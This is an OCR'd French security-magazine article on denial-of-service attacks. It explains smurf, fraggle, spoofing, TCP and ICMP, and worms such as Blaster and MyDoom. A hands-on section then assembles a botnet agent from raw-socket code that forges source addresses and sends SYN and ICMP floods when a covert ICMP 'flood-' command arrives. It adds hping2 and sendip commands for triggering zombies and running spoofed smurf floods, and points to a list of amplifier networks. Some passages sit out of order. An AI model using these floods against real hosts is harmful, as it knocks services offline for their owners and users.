


Figure 4. *Attaque de type smurf*

L'attaque *smurf* est pourtant facile à arrêter. Elle utilise le protocole ICMP qui peut être complètement verrouillé sur le routeur. Mais il existe une variante de l'attaque *smurf*, appelée *fraggle*, qui se base sur les paquets *UDP echo*. L'utilisation d'UDP augmente l'efficacité de l'attaque parce que ce protocole est employé par plusieurs applications et souvent ne peut pas être verrouillé.

Attaque de masse

Les vers Internet sont des outils d'attaque massive très souvent utilisés par les pirates. Pendant que dans les années 2000–2003 leur tâche principale consistait surtout à se répandre, et DoS n'était que que l'effet secondaire de leur reproduction, les dernières années ont connu l'apparition des programmes dont le rôle principale est d'effectuer l'attaque DDoS. Rappelons les cas les plus connus :

- Code Red – exploitait une faille de sécurité de Microsoft IIS ; l'effet secondaire de son fonctionnement (le scannage des adresses à la recherche des autres cibles) étaient des troubles importants dans le travail du réseau mondial.
- Nimda – il se propageait de plusieurs manières : en tant que virus classique, au travers de fichiers joints dans un e-mail, en exploitant une faille de sécurité dans IIS, et même par le contenu erroné de pages Web. Il provoquait des troubles importants dans le fonctionnement d'Internet.

Spoofing

Chaque datagramme IP contient dans l'en-tête l'adresse de l'ordinateur qui l'a envoyé. Théoriquement, cette adresse devrait indiquer l'ordinateur duquel provient le paquet. En pratique, il est possible de modifier cette adresse et, le paquet sera quand même livré au destinataire. C'est à cause de la configuration erronée des routeurs ; ceux-ci ne doivent pas transmettre les paquets qui ne proviennent pas de leurs sous-réseaux. À la suite du spoofing, il est souvent très difficile de détecter le vrai expéditeur des paquets.




Figure 5. *Structure du paquet IP et TCP (simplifiée)*




Figure 6. *Structure du paquet TCP*




Figure 7. *Three way handshake en version correcte et incorrecte*

Three way handshake

Le protocole IP ne fournit pas de méthodes permettant de nous assurer que le paquet envoyé est parvenu à sa destination. Si vous voulez être sûrs que les données envoyées sont effectivement parvenues au destinataire, vous devez vous servir du protocole TCP.

TCP élargit les possibilités du protocole IP. Les datagrammes avec l'en-tête TCP sont encapsulés dans les paquets IP (Figure 5 – partie droite). Chaque paquet se compose des données et de l'en-tête. Quand l'ordinateur A envoie à l'ordinateur B un paquet de données, ce dernier peut répondre : *OK, j'accuse la réception du paquet portant le numéro de séquence 806513150.*

L'établissement de la connexion TCP entre deux ordinateurs commence par déterminer la valeur initiale du numéro de séquence :

- A envoie à B le paquet avec l'information sur la valeur initiale à partir de laquelle il commence à numéroter ses paquets (paquet SYN – de l'anglais *synchronize*),
- B répond par un paquet qui accuse la réception du paquet de provenance du premier point (le paquet ACK – de l'anglais *acknowledge*),
- B envoie à A le paquet avec l'information sur la valeur initiale à partir de laquelle il commence à numéroter ses paquets (paquet SYN),
- A répond par un paquet qui accuse la réception du paquet de provenance du troisième point (paquet ACK).

Le deuxième et le troisième points peuvent être unis – B peut, à l'aide d'un seul paquet, accuser la réception du paquet de A (ACK) et donner son numéro de séquence initial (SYN) – le paquet envoyé est d'habitude désigné comme SYN+ACK. La procédure d'établissement de la connexion se compose de trois étapes (Figure 7) :

- A envoie à B le paquet SYN,
- B répond par le paquet SYN+ACK,
- A répond par le paquet ACK.

Cette procédure est appelée établissement d'une connexion en trois étapes (en anglais *three way handshake*). Pour plus d'informations, lisez RFC 791 et RFC 793.

Protocole ICMP

Internet Control Message Protocol est un autre protocole (outre TCP) réseau fonctionnant sur la couche de niveau supérieur à celle du protocole IP. Les paquets ICMP servent à vérifier si l'ordinateur donné est accessible ou pas, à informer sur les problèmes de communication, etc. Deux types de paquets ICMP sont le plus souvent utilisés : *ICMP echo request* et *ICMP echo reply*. Lorsque vous envoyez à l'adresse donnée le paquet *ICMP echo request*, le destinataire devra (bien qu'il n'y soit pas obligé) répondre par le paquet *ICMP echo reply*. Comme ça (en utilisant par exemple l'outil *ping*), vous pouvez vérifier si l'ordinateur donné est accessible. La structure du paquet ICMP est présentée sur la Figure 8.




Figure 8. *Structure du paquet ICMP*

- Blaster – il se reproduisait en exploitant un trou dans le sous-système RPC des systèmes Windows basés sur le noyau NT ; il provoquait un trafic supplémentaire important sur le réseau, mais pas critique. Sa tâche principale consistait à s'attaquer contre au site *windowsupdate.com* (l'attaque DDoS de type SYN).
- MyDoom – il se répandait à l'aide de pièces jointes via e-mail et le système P2P Kazaa. Le 1 février 2004, il s'est attaqué au site *www.sco.com* (HTTP GET ordinaire).

Protocole UDP

User Datagram Protocol est, de même que TCP ou ICMP, un protocole de transport de données (couche supérieure à celle du protocole IP). De même que le protocole TCP, il permet de déterminer le port sur lequel vous envoyez les données. Mais il est beaucoup plus simple. UDP est un protocole non orienté connexion – les paquets envoyés peuvent ne pas parvenir à sa destination, ou parvenir mais pas dans le même ordre que celui dans lequel ils ont été envoyées (dans UDP, les données reçues ne sont pas acquittées).

Le monde a connu beaucoup d'attaques de type DDoS. Le 21 octobre 2002, les serveurs root DNS ont été attaqués. Seulement cinq sur treize ont résisté à l'attaque. Jusqu'alors, les personnes malintentionnées essaient de s'attaquer aux services anti-spam DNSBL (les listes des ordinateurs envoyant les spams).

Comment trouver les zombies ?

Pour qu'une attaque DDoS soit efficace, il est nécessaire que plusieurs machines attaquent simultanément. Comment l'attaquant contraint-il un grand nombre d'ordinateurs à exécuter ses ordres ? Il y en a deux méthodes : prendre le contrôle total de la machine en exploitant une faille de sécurité (comme dans le cas de Blaster), ou utiliser un comportement spécifique du système ou du protocole (p. ex. *smurf*).

Il existe plusieurs programmes qui permettent de changer les ordinateurs des tiers en esclaves obéissants qui exécutent tous les ordres de leur maître. Les plus connus sont : *Trinoo*, *Tribe Flood Network*, *Stacheldracht*, *Shaft* et *TFN2000*. Bien que ces outils soient déjà détectés par la plupart des programmes anti-virus, ils sont toujours en usage. Les chevaux de Troie de ce type sont d'habitude organisés en un réseau hiérarchisé et attendent les instructions sur le port ou canal IRC déterminé.

La plupart des réseaux zombie dont le rôle consistait à détecter les attaques DDoS, devaient être installés manuellement. À présent, ce rôle, en grande partie, est joué par les vers Internet. Pendant que Blaster a contaminé environ 600 000 ordinateurs, dans le cas de MyDoom, on parlait de plusieurs million de zombies.

Il faut aussi mentionner un phénomène qui n'est pas une attaque, mais peut mener au refus d'accès aux services – il s'agit de *slashdotting*. Quand un site Web populaire publie le lien vers un autre site, plusieurs lecteurs veulent le regarder. D'habitude, le site cible n'est pas trop connu, et l'administrateur du serveur ne s'attend pas aux situations critiques. Au moment où la popularité du système augmente, le système n'est pas capable de servir tout le monde et refuse l'accès au service (HTTP), même si les utilisateurs n'ont pas eu de mauvaises intentions. Le nom de cet effet provient du site américain Slashdot (*http://www.slashdot.org*).

Exécutons une attaque DDoS

Essayons d'effectuer une attaque DoS et quelques attaques DDoS. Pour cela, nous aurons besoin d'un réseau LAN et quelques ordinateurs. Pour surveiller les effets de l'attaque, nous pouvons utiliser les outils *iptraf*, *tcpdump* ou *ethereal*.

Afin de présenter en pratique les questions analysées, nous allons écrire un simple programme de démonstration. Ses copies seront lancées sur quelques ordinateurs à partir desquels nous effectuons l'attaque. Le programme commence l'attaque au moment où il obtient le paquet préparé. En réponse, le programme commence à envoyer les paquets ICMP (pour effectuer l'attaque *ICMP flood*) ou les paquets avec le drapeau SYN (l'attaque *SYN flood*). C'est le nom du programme qui décide du type de paquet envoyé. Après la compilation du programme, nous devrons alors copier le fichier




Figure 9. *Outil servant à effectuer les attaques DDoS*

exécutable sous deux noms (*syn_flood* et *icmp_flood*) ou créer deux liens symboliques pointant vers le même fichier. Les adresses IP sources seront choisies au tirage – nous allons utiliser *spoofing*.

Analysons l'algorithme du fonctionnement du programme *synicmp.c* présenté sur la Figure 9. Le programme commence par vérifier le nom avec lequel il a été lancé. Ensuite, il entrera en une boucle infinie où il écoutera les paquets arrivants. S'il rencontre le paquet contenant la chaîne de caractères *flood-adresse_IP*, il appellera la fonction qui envoie dans la boucle les paquets du type approprié à l'adresse *adresse_IP*.

Écrivons le programme

Puisque le système d'exploitation s'occupe de la gestion de TCP/IP, la plupart des programmes n'interviennent pas dans les en-têtes des données envoyées. Alors, si nous voulons, p. ex. changer l'adresse de l'expéditeur, nous devons créer nous-mêmes le paquet entier, y compris l'en-tête. Ce paquet doit être ensuite envoyé. Heureusement, le système – outre les sockets ordinaires `PF_INET` comme UDP ou TCP – offre aussi ce qu'on appelle les sockets bruts. L'utilisateur qui exploite ces sockets est obligé de créer et d'analyser les paquets envoyés.

Il faut remarquer que tous les systèmes d'exploitation ne permettent pas la création d'un socket brut – Les divers MS Windows sont assez limités à cet égard. Notre exemple sera donc réalisé sous Linux. Avant de commencer cette tâche, nous conseillons à nos lecteurs moins expérimentés de faire connaissance avec la programmation des sockets.

Socket et paquet IP

Pour créer un socket brut, comme argument de la fonction `socket()` saisissez la variable `SOCK_RAW`. Le champ du protocole peut prendre aussi le numéro d'identification de l'un des protocoles IP. Il peut aussi prendre la valeur `IPPROTO_RAW` – le socket n'est donc pas affecté à un protocole concret et il est possible de définir arbitrairement tous les champs de l'en-tête IP. Certains d'eux (longueur, somme de contrôle) sont quand même remplis par le noyau, les autres – comme l'adresse source qui nous intéresse – uniquement quand ils sont mis à blanc. Outre ces exceptions, le système ne modifie ni le contenu de l'en-tête ni les données à l'intérieur du paquet.

La création d'un socket peut alors se présenter ainsi :

```
int sock=socket(PF_INET,
  SOCK_RAW, IPPROTO_RAW);
```

À ce moment, il est possible, même à l'aide de `sendto()` – d'envoyer les données :

```
sendto(sock, paquet,
  taille_du_paquet, ...);
```

Les sockets `IPPROTO_RAW` ne conviennent pas pour la réception des données – dans ce cas, il faut définir le protocole IP concret (comme ICMP), ou utiliser les sockets `PF_PACKET`.

Pour envoyer un paquet, il faut d'abord le construire. Pour cela, il est préférable de se servir des fichiers d'en-tête du répertoire *netinet* – ce sont, entre autres *ip.h, ip_icmp.h* et *tcp.h*. Ils contiennent les définitions des structures correspondant aux en-têtes des protocoles spécifiques. Grâce à cela, au lieu d'employer les décalages directs, nous pouvons utiliser les noms symboliques qui sont plus lisibles. Si vous voulez saisir le champ *Time to Live*, modifiez le neuvième octet du paquet IP :

```
packet[8]=64;
```

Il n'est pas nécessaire de chercher les valeurs des décalages parce qu'elles sont stockées dans *struct iphdr*:

```
ip_header->ttl=64;
```

Commençons alors à définir l'en-tête IP. Nous avons besoin d'un tampon qui stockera le paquet et le pointeur à son début :

```
char packet[taille];
struct iphdr *ip_header
  =(struct iphdr *) packet;
```

Nous voulons envoyer le paquet standard en version 4, la plus populaire, du protocole IP (Ipv4) :

```
ip_header->version=4;
```

dont la longueur minimale est de 20 octets – soit cinq mots de 32 bits :

```
ip_header->ihl=5;
```

Spécifiez absolument une valeur du champ TTL ; ce champ détermine le temps pendant lequel le paquet pourra voyager à travers Internet :

```
ip_header->ttl=64;
```

Il ne nous reste qu'à configurer les adresses – source et cible :

```
ip_header->saddr = source
ip_header->daddr = cible
```

Les adresses IP sont ici considérées comme des nombres non signés de 32 bits (plus précisément de type `u_int32_t`). Comme nous l'avons déjà mentionné – quand la source reste mise à blanc, le système y saisit le vrai numéro IP de l'expéditeur. Maintenant, il suffit que le paquet soit fourni et le noyau s'occupe du reste. L'étape suivante consiste alors à construire l'en-tête du protocole de la couche supérieure.

Paquet ICMP

Commençons par la requête d'ICMP *echo request.* Elle est utilisée par le programme *ping* – le système distant devrait renvoyer à l'adresse de l'expéditeur le paquet *echo reply.* N'oubliez pas que l'adresse a été falsifiée : l'effet – une surcharge de l'ordinateur attaqué. Déclarons le pointeur vers l'en-tête ICMP, nous savons déjà qu'il se trouve juste après l'en-tête IP :

```
struct icmphdr *icmp_header
  =(struct icmphdr *) (packet
  + sizeof(struct iphdr));
```

Remplissez le champ du type. Grâce aux constantes du *ip_icmp.h* nous ne sommes pas obligés de savoir que cette requête a le numéro 8 :

```
icmp_header->type=ICMP_ECHO;
```

Ensuite, nous nous retrouvons devant un certain problème – il s'agit de la somme de contrôle ICMP. Elle est calculée de la même façon que son correspondant sans l'en-tête IP, mais nous nous passons de calculs inutiles. Nous voulons envoyer le paquet le plus simple possible – en fait, il ne contient que le champ du type. Nous pouvons alors admettre que la valeur de la somme de contrôle est une simple négation `ICMP_ECHO` :

```
icmp_header->checksum=~ICMP_ECHO;
```

À ce moment, nous disposons d'un paquet ICMP correct, prêt à être envoyé.

Paquet TCP

Il est temps de passer à l'élément suivant – le paquet TCP avec le drapeau SYN positionné. Comme d'habitude, nous commençons par le pointeur vers l'en-tête. Dans ce cas aussi, il se trouve juste après l'en-tête IP :

```
struct tcphdr *tcp_header
  =(struct tcphdr *) (packet
  + sizeof(struct iphdr));
```

Nous devons choisir le port TCP à utiliser, et plus précisément – une paire de ports – un port source et un port cible. Ce dernier doit être déjà ouvert sur la machine attaquée – nous voulons simuler la tentative d'une connexion ordinaire. Il n'y a aucun obstacle à ce que ce soit le même port dans les deux cas. L'appel de la fonction `htons()` assure l'ordre convenable des octets du numéro de port sur seize bits :

```
tcp_header->dest
  = tcp_header->source
  = htons(numéro);
```

Le drapeau SYN doit être activé :

```
tcp_header->syn=1;
```

Le champ *data offset* définit, de façon implicite, la longueur de l'en-tête – encore une fois vingt octets (quatre mots) :

```
tcp_header->doff=5;
```

La dernière étape consiste à calculer la somme de contrôle. Elle doit être mise dans `tcp_header->check` – pour ne pas prêter à confusion, le champ a été nommé d'une autre façon que dans ICMP. Nous pouvons alors commencer l'attaque – les autres éléments de l'en-tête peuvent rester mis à blanc.

Contrôle distant

Nous savons déjà comment construire les paquets utilisés pour l'attaque. Il est temps de préparer le mécanisme du contrôle distant. Pour la communication, nous utiliserons les paquets ICMP. Ils seront réceptionnés à l'aide des sockets bruts, mais cette fois-ci, nous déterminerons le protocole :

```
int listen_sock
  = socket(PF_INET, SOCK_RAW,
  IPPROTO_ICMP);
```

Il est maintenant possible de recevoir les paquets ICMP arrivants dans une boucle :

```
int len=read(listen_sock,
  tampon, taille);
```

La chaîne de caractères contenue dans les données ICMP constitue l'instruction de l'attaque :

```
flood-a.b.c.d
```

La présence du mot *flood* au début des données ICMP signifie donc la commande de déchiffrage de l'adresse IF située après le tiret et le démarrage rapide de l'attaque. L'adresse IP la plus courte écrite sous cette forme occupe sept octets, et la plus longue – quinze. En y ajoutant la taille des en-têtes (d'habitude, ce sera vingt octets pour l'en-tête IP et huit octets pour l'en-tête ICMP), nous obtenons le premier critère d'analyse des messages ICMP reçus. Si la taille est correcte, nous pouvons chercher la chaîne *flood-* – celle-ci devrait être suivie de l'adresse voulue. Pour la convertir, nous pouvons utiliser la fonction standard `inet_aton()`. Le champ `s_addr` de la structure `in_addr`, dans laquelle cette fonction retourne les résultats, n'est rien d'autre que l'adresse IP de la victime, prête à être saisie dans l'en-tête :

```
struct in_addr addr;
inet_aton("127.0.0.1", &addr);
...
flood(..., addr.s_addr, ...);
```

Pour envoyer cette commande, un outil *ping* ordinaire ne suffit point – il est vrai qu'il est capable d'ajouter les données au paquet, mais a certaines limitations : les données ne peuvent avoir que seize octets au maximum, et elles doivent être écrites en notation hexadécimale. Mais nous pouvons nous servir du programme *hping2* (qui sert à envoyer les paquets TCP/IP arbitraires). Parmi les options qu'il offre, vous trouverez aussi la façon de saisir les données dans le paquet ICMP. Pour cela, utilisez l'option `--sign chaîne` (raccourci `-e`) :

```
# hping2 --icmp --count 1 --sign \
  flood-adresse.de.la.victime \
  adresse.de.l'agent
```

Exécutons l'attaque

Pour effectuer une attaque SYN, il faut compiler le programme :

```
# gcc -o syn synicmp.c
```

et ensuite, le lancer sur chaque ordinateur intermédiaire. À l'aide de la commande *hping2*, nous envoyons l'information sur la cible. Les résultats sous forme des connexions refusées sont visibles dans le journal *dmesg* sur l'ordinateur de la victime.

Essayons de nous connecter au port attaqué – nous obtenons le refus de l'accès au service :

```
# telnet adresse.de.la.victime 6000
Trying adresse.de.la.victime...
telnet: connect to address
  adresse.de.la.victime:
  Connection timed out
```

Pour consulter les résultats de l'attaque, vous pouvez utiliser les outils *iptraf* (pour ICMP flood, *smurf*) et *ethereal* (pour SYN), mais il ne faut pas oublier que lors de l'attaque, SYN *ethereal* ne réagit pas aux commandes parce qu'il est occupé par la collecte des données sur les connexions.

Pendant les tests, SYN flood provenant d'une seule bande passante de 128 kbit n'a pas provoqué l'arrêt du système, mais seulement le refus de service, par contre, dix ou quinze sources rendent le système muet.

Attaque ICMP

Pour effectuer une attaque ICMP, il faut compiler le programme de la façon suivante :

```
# gcc -o icmp synicmp.c
```

Pour commencer l'attaque, nous envoyons, à l'aide de l'outil *hping2,* le paquet ICMP spécialement construit à cet effet. Si nous voulons activer simultanément tous les zombies dans tout le sous-réseau, il faut envoyer le paquet ICMP pas à une seule adresse, mais à l'adresse de diffusion générale :

```
# hping2 --icmp --count 1 --sign \
  flood-adresse.de.la.victime \
  adresse.diffusion.générale
```

Les attaques ICMP effectuées autant à l'aide de notre outil que les attaques de type smurf à l'aide de *hping 2* (à partir des machines dotées d'une bande passante haut débit) provoquaient uniquement une surcharge peu importante de l'ordinateur de la victime, une perte de qualité de transmission et une saturation de 30–40% de la bande passante 10Mbits.

L'attaque smurf ne diffère pas trop de celle présentée ci-dessus. Mais l'attaquant doit disposer d'une bande passante haut débit car il envoie un flux maximal de paquets ICMP aux adresses de diffusion générale de différents réseaux. Cette

action est très facile à effectuer, en utilisant encore une fois *hping2* :

```
# hping2 --icmp -i 1u -a \
  adresse.de.la.victime \
  adresse.du.réseau.amplificateur
```

Le paramètre `-i 1u` impose l'envoi des paquets toutes les millisecondes, par contre l'option `-a adresse.de.la.victime` fixe l'adresse source des paquets sur l'adresse de la victime – comme ça, les réponses du réseau amplificateur parviennent à la victime. De même que pour le cas précédent, il faut avoir les droits de *root*, parce qu'un utilisateur ordinaire ne peut pas modifier les en-têtes.

La clé des attaques du type smurf est de trouver les réseaux amplificateurs. Il y a quelques années, la plupart des réseaux étaient ouverts et il était facile de trouver un relais. À présent, il faut beaucoup chercher pour tomber sur les groupes d'ordinateurs appropriés. Dans ce cas, le site *http://www.powertech.no/smurf/*, qui contient les adresses des plus grands amplificateurs sur le Net peut s'avérer fort utile. Les résultats, de même que pour l'attaque ICMP, peuvent être consultés à l'aide d'*iptraf* (une quantité énorme de paquets ICMP). Le temps de réponse aux pings normaux peut augmenter à cause de la surcharge de la bande passante et du processeur. Dans le cas extrême, la réponse ne parvient jamais.

Méthode alternative

Les paquets présentés peuvent être aussi générés au moyen du programme *sendip*, lancé à partir de la ligne de commande du shell. Il ne faut donc pas écrire son propre programme, pourtant *sendip* a des défauts importants : il génère seulement un paquet, il faut lui indiquer l'adresse spoofée et le contrôle distant est impossible. Les paquets RPM et les sources de *sendip* sont disponibles sur le site *http://www.earth.li/projectpurple/progs/sendip.html*.

Le format général de l'appel du programme est le suivant :

```
# sendip [paramètres des modules] \
  adresse_hôte
```

sendip permet de construire différents types de paquets de données – y compris TCP/IP ou ICMP. Chaque protocole est géré par un fragment du code à part – le module. La sélection se fait à l'aide de l'option `-p`. Les noms des modules correspondent aux noms des protocoles. N'oubliez pas que TCP et IP sont deux protocoles différents – pour envoyer le trafic TCP, il faut d'abord charger le module IP (`-p ipv4 ... -p tcp`). Les paramètres des protocoles spécifiques sont déterminés à l'aide des options supplémentaires.

Les paramètres les plus importants (de notre point de vue) de IPv4 (otions `-p ipv4`) sont :

- `-is adresse` – adresse source
- `-id adresse` – adresse cible

Les paramètre les plus importants de TCP (`-p tcp`) sont :

- `-ts` – port source
- `-td` – port cible
- `-tfs 1/0` – contrôle du drapeau SYN (activé par défaut !)

Les paramètre les plus importants d'ICMP (`-p icmp`) sont :

- `-ct typ` – type de message ICMP (par défaut e*cho request*)

Voici un exemple d'envoi d'un paquet *echo request* à l'adresse 10.20.30.40. L'adresse source – 80.70.60.50 :

```
# sendip -p ipv4 -is 80.70.60.50 \
  -p icmp 10.20.30.40
```

Le paquet TCP SYN, à la même adresse cible, port 7000, est envoyé de la façon suivante :

```
# sendip -p ipv4 -is 80.70.60.50 \
  -p tcp -td 7000
```

Le programme *sendip* envoie un paquet et termine son travail. Pour organiser l'attaque, vous pouvez écrire un simple script shell, mais il ne sera pas très efficace, il est préférable de se servir d'un autre outil. Nous vous conseillons d'utiliser les programmes *tcpreplay* (*http://tcpreplay.sourceforge.net*) ou *tcpdump* qui restaurent le trafic réseau. L'exemple de l'attaque peut être un excellent exercice pour les lecteurs intéressés. ■

Sur le réseau

http://www.faqs.org/rfcs/rfc768.html – protocole UDP,
http://www.faqs.org/rfcs/rfc791.html – protocole IP,
http://www.faqs.org/rfcs/rfc792.html – protocole ICMP,
http://www.faqs.org/rfcs/rfc793.html – protocole TCP,
http://www.kohala.com/start/pocketguide1.ps – résumé concernant TCP, IP et UDP,
http://www.cisco.com/warp/public/707/4.html – les propositions de Cisco concernant la défense contre les attaques SYN,
http://www.securityfocus.com/infocus/1729 – article sur l'adaptation de la pile TCP/IP contre les attaques SYN, auteur Mariusz Burdach,
http://staff.washington.edu/dittrich/ – guide sur les techniques DDoS,

Les descriptions très intéressantes des techniques et des outils DDoS anciens :

http://staff.washington.edu/dittrich/misc/trinoo.analysis
http://staff.washington.edu/dittrich/misc/stacheldraht.analysis
http://staff.washington.edu/dittrich/misc/tfn.analysis
http://www.infosyssec.com/infosyssec/secdos1.htm – résumé sur les attaques de type DDoS de l'an 2000.

Abus du service Usenet

Sławek Fydryk, Tomasz Nidecki

Au moment de la création d'Usenet, personne n'a pensé à la sécurité. Hélas, aujourd'hui, nous ne pouvons pas compter sur le bon usage des utilisateurs d'Internet contre la suppression des lettres de tiers, la suppression des groupes ou contre l'envoi des outils offensifs aux groupes de discussion modérés. Voyez de quoi est capable un utilisateur d'Usenet malin.

